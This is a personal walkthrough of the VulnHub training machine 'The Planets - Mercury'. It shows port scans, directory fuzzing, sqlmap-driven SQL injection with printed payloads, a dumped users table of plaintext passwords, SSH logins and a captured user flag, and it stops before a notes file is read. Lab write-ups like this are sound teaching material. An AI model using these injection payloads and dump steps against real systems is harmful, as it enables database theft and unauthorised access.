The Planets - Mercury

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.93
Lets try pinging it

```
ping 192.168.122.93 -c 5

PING 192.168.122.93 (192.168.122.93) 56(84) bytes of data.
64 bytes from 192.168.122.93: icmp_seq=1 ttl=64 time=0.224 ms
64 bytes from 192.168.122.93: icmp_seq=2 ttl=64 time=0.260 ms
64 bytes from 192.168.122.93: icmp_seq=3 ttl=64 time=0.220 ms
64 bytes from 192.168.122.93: icmp_seq=4 ttl=64 time=0.483 ms
64 bytes from 192.168.122.93: icmp_seq=5 ttl=64 time=0.484 ms

--- 192.168.122.93 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4058ms
rtt min/avg/max/mdev = 0.220/0.334/0.484/0.122 ms
```

Alright, lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.93 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±2 (4.225s)
rustscan -a 192.168.122.93 --ulimit 5000
. https://github.com/RustScan/RustScan .
 ----------------------------------------
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.93:22
Open 192.168.122.93:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 22:04 IST
Initiating Ping Scan at 22:04
Scanning 192.168.122.93 [2 ports]
Completed Ping Scan at 22:04, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:04
Completed Parallel DNS resolution of 1 host. at 22:04, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 22:04
Scanning 192.168.122.93 [2 ports]
Discovered open port 8080/tcp on 192.168.122.93
Discovered open port 22/tcp on 192.168.122.93
Completed Connect Scan at 22:04, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.122.93
Host is up, received conn-refused (0.00037s latency).
Scanned at 2024-11-14 22:04:23 IST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
8080/tcp open  http-proxy syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 8080/tcp open http-proxy syn-ack

Alright lets take a deeper look on these ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.93 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (7.423s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 192.168.122.93 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 22:07 IST
Nmap scan report for 192.168.122.93
Host is up (0.00048s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http    WSGIServer 0.2 (Python 3.8.2)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: WSGIServer/0.2 CPython/3.8.2
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
| 256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
| 256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open http WSGIServer 0.2 (Python 3.8.2)
| http-title: Site doesn't have a title (text/html; charset=utf-
8).
| http-server-header: WSGIServer/0.2 CPython/3.8.2
| http-robots.txt: 1 disallowed entry
| /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Moving on, lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://192.168.122.93:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±1 (17.576s)
feroxbuster -u http://192.168.122.93:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😎                 ver: 2.11.0
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://192.168.122.93:8080
 🚀 Threads          │ 200
 📖 Wordlist         │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes     │ All Status Codes!
 💥 Timeout (secs)   │ 7
 🦡 User-Agent       │ feroxbuster/2.11.0
 💉 Config File      │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links    │ true
 🏁 HTTP methods     │ [GET]
 🔃 Follow Redirects │ true
 🔃 Recursion Depth  │ 4
─────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET      91l      212w        -c Auto-filtering found 404-like response and created
200      GET       1l       11w       69c http://192.168.122.93:8080/
200      GET       2l        4w       26c http://192.168.122.93:8080/robots.txt
[####################] - 17s     4614/4614    0s      found:2       errors:202
[####################] - 17s     4614/4614    269/s   http://192.168.122.93:8080/
```


ⓘ Directories

200 GET 1l 11w 69c http://192.168.122.93:8080/
200 GET 2l 4w 26c http://192.168.122.93:8080/robots.txt


Just one huh that's weird
Moving on lets see this web application now

Web Application


Default page



Now, lets see this robots.txt here




Now lets try to get an error here lets just try path traversal in the URL



So mercuryfacts/ is another page here

Now lets see this page

Not Secure http://192.168.122.93:8080/mercuryfacts/



Still in development.

- Mercury Facts: Load a fact.
- Website Todo List: See list.

Lets click on Load a fact here

Not Secure http://192.168.122.93:8080/mercuryfacts/1/


Fact id: 1. (('Mercury does not have any moons or rings.',),)

Now lets try changing the 1 to 2 to test for IDOR


Not Secure http://192.168.122.93:8080/mercuryfacts/2/

Fact id: 2. (('Mercury is the smallest planet.',),)

Lets try 0 here




I dont think this actually leads to something lets just go to the other page or See List



So this indicates we have a sql injection here well not sql injection cuz its just direct call but u'know


Lets test it i guess



And it works

Gaining Access

So Im gonna use `sqlmap` cuz im lazy
Got the request in burp here



Saved this here and edited it a bit

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (0.05s)
cat sql.req
```

```
File: sql.req
1 ~ GET /mercuryfacts/1*/ HTTP/1.1
2   Host: 192.168.122.93:8080
3   User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5   Accept-Language: en-US,en;q=0.5
6   Accept-Encoding: gzip, deflate, br
7   Sec-GPC: 1
8   Connection: keep-alive
9   Upgrade-Insecure-Requests: 1
10  Priority: u=0, i
11
```

Lets run `sqlmap` now i guess

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\
Mercury/sql.req --batch --dbs --threads 10 --level 5 --risk 3
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (26.387s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\ Mercury/sql.req --batch --dbs --threads 10 --level 5 --risk 3
    Payload: http://192.168.122.93:8080/mercuryfacts/1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(2902=2902,1))),0x71627a6b71),2902)/

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://192.168.122.93:8080/mercuryfacts/1;SELECT SLEEP(5)#/

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.122.93:8080/mercuryfacts/1 AND (SELECT 4774 FROM (SELECT(SLEEP(5)))vutV)/

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: http://192.168.122.93:8080/mercuryfacts/1 UNION ALL SELECT CONCAT(0x7171627071,0x426b4e724e5a696e6866676c545a634d79497a64674e5458
484e,0x71627a6b71)-- -/
---
[22:53:03] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:53:04] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury

[22:53:04] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 27 times
[22:53:04] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/192.168.122.93'

[*] ending @ 22:53:04 /2024-11-14/
```

Lets select the mercury db here and dump its tables now

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\
Mercury/sql.req --batch -D mercury --tables --threads 10 --level 5 --risk 3
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (0.453s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\ Mercury/sql.req --batch -D mercury --tables --threads 10 --level 5 --risk 3
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://192.168.122.93:8080/mercuryfacts/1;SELECT SLEEP(5)#/

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.122.93:8080/mercuryfacts/1 AND (SELECT 4774 FROM (SELECT(SLEEP(5)))vutV)/

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: http://192.168.122.93:8080/mercuryfacts/1 UNION ALL SELECT CONCAT(0x7171627071,0x426b4e724e5a696e6866676c545a634d79497a64674e5458636f
484e,0x71627a6b71)-- -/
---
[22:53:23] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:53:23] [INFO] fetching tables for database: 'mercury'
[22:53:23] [WARNING] reflective value(s) found and filtering out
Database: mercury
[2 tables]
+-------+
| facts |
| users |
+-------+

[22:53:23] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/192.168.122.93'

[*] ending @ 22:53:23 /2024-11-14/
```

Lets dump the users table here

```
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\
Mercury/sql.req --batch -D mercury -T users --dump --threads 10 --level 5 --
risk 3
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (0.464s)
sqlmap -r ~/Documents/Notes/Hands-on-Hacking/Vulnhub/The\ Planets\ -\ Mercury/sql.req --batch -D mercury -T users --dump --threads 10 --level 5 --risk 3
    Payload: http://192.168.122.93:8080/mercuryfacts/1 UNION ALL SELECT CONCAT(0x7171627071,0x426b4e724e5a696e6866676c545a634d79497a64674e5458636f76504c4e4
484e,0x71627a6b71)-- -/
---
[22:53:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:53:35] [INFO] fetching columns for table 'users' in database 'mercury'
[22:53:35] [WARNING] reflective value(s) found and filtering out
[22:53:35] [INFO] fetching entries for table 'users' in database 'mercury'
Database: mercury
Table: users
[4 entries]
+----+------------------------------+-----------+
| id | password                     | username  |
+----+------------------------------+-----------+
| 1  | johnny1987                   | john      |
| 2  | lovemykids111                | laura     |
| 3  | lovemybeer111                | sam       |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+----+------------------------------+-----------+

[22:53:35] [INFO] table 'mercury.users' dumped to CSV file '/home/pks/.local/share/sqlmap/output/192.168.122.93/dump/mercury/users.csv'
[22:53:35] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/192.168.122.93'

[*] ending @ 22:53:35 /2024-11-14/
```

A couple of users lets try each of them

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (22.014s)
ssh john@192.168.122.93

The authenticity of host '192.168.122.93 (192.168.122.93)' can't be established.
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.93' (ED25519) to the list of known hosts.
john@192.168.122.93's password:
Permission denied, please try again.
john@192.168.122.93's password:
Permission denied, please try again.
john@192.168.122.93's password:
```

Lets try laura now

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (16.768s)
ssh laura@192.168.122.93

laura@192.168.122.93's password:
Permission denied, please try again.
laura@192.168.122.93's password:
^C%
```

Now lets try sam

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (19.967s)
ssh sam@192.168.122.93

sam@192.168.122.93's password:
Permission denied, please try again.
sam@192.168.122.93's password:
Permission denied, please try again.
sam@192.168.122.93's password:
```

At last lets try webmaster here

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Mercury git:(main)±4 (12.443s)
ssh webmaster@192.168.122.93

webmaster@192.168.122.93's password:
Permission denied, please try again.
webmaster@192.168.122.93's password:
```

```
webmaster@mercury:~ (0.118s)
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 14 Nov 17:25:51 UTC 2024

  System load:  0.0               Processes:             104
  Usage of /:   76.1% of 4.86GB   Users logged in:       0
  Memory usage: 15%               IPv4 address for ens3: 192.168.122.93
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

390 updates can be installed immediately.
277 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

```
webmaster@mercury ~
```

Ok this worked, here is your user flag

```
webmaster@mercury ~ (0.018s)
ls -al

total 36
drwx------ 4 webmaster webmaster 4096 Sep  2  2020 .
drwxr-xr-x 5 root      root      4096 Aug 28  2020 ..
lrwxrwxrwx 1 webmaster webmaster    9 Sep  1  2020 .bash_history -> /dev/null
-rw-r--r-- 1 webmaster webmaster  220 Aug 27  2020 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27  2020 .bashrc
drwx------ 2 webmaster webmaster 4096 Aug 27  2020 .cache
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw-r--r-- 1 webmaster webmaster  807 Aug 27  2020 .profile
-rw-rw-r-- 1 webmaster webmaster   75 Sep  1  2020 .selected_editor
-rw------- 1 webmaster webmaster   45 Sep  1  2020 user_flag.txt
```

Now lets cat this out

```
webmaster@mercury ~ (0.012s)
cat user_flag.txt

[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

Lateral PrivEsc

So there is this folder in the home directory of this user

```
webmaster@mercury ~ (0.013s)
ls -al

total 36
drwx------ 4 webmaster webmaster 4096 Sep  2  2020 .
drwxr-xr-x 5 root      root      4096 Aug 28  2020 ..
lrwxrwxrwx 1 webmaster webmaster    9 Sep  1  2020 .bash_history -> /dev/null
-rw-r--r-- 1 webmaster webmaster  220 Aug 27  2020 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27  2020 .bashrc
drwx------ 2 webmaster webmaster 4096 Aug 27  2020 .cache
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw-r--r-- 1 webmaster webmaster  807 Aug 27  2020 .profile
-rw-rw-r-- 1 webmaster webmaster   75 Sep  1  2020 .selected_editor
-rw------- 1 webmaster webmaster   45 Sep  1  2020 user_flag.txt
```

Lets see whats in this

```
webmaster@mercury ~/mercury_proj (0.017s)
ls

db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
```

```
webmaster@mercury ~/mercury_proj (0.012s)
ls -al

total 28
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 .
drwx------ 4 webmaster webmaster 4096 Sep  2  2020 ..
-rw-r--r-- 1 webmaster webmaster    0 Aug 27  2020 db.sqlite3
-rwxr-xr-x 1 webmaster webmaster  668 Aug 27  2020 manage.py
drwxrwxr-x 6 webmaster webmaster 4096 Sep  1  2020 mercury_facts
drwxrwxr-x 4 webmaster webmaster 4096 Aug 28  2020 mercury_index
drwxrwxr-x 3 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw------- 1 webmaster webmaster  196 Aug 28  2020 notes.txt
```

So this db file is empty so im not gonna bother lets cat out notes.txt

```
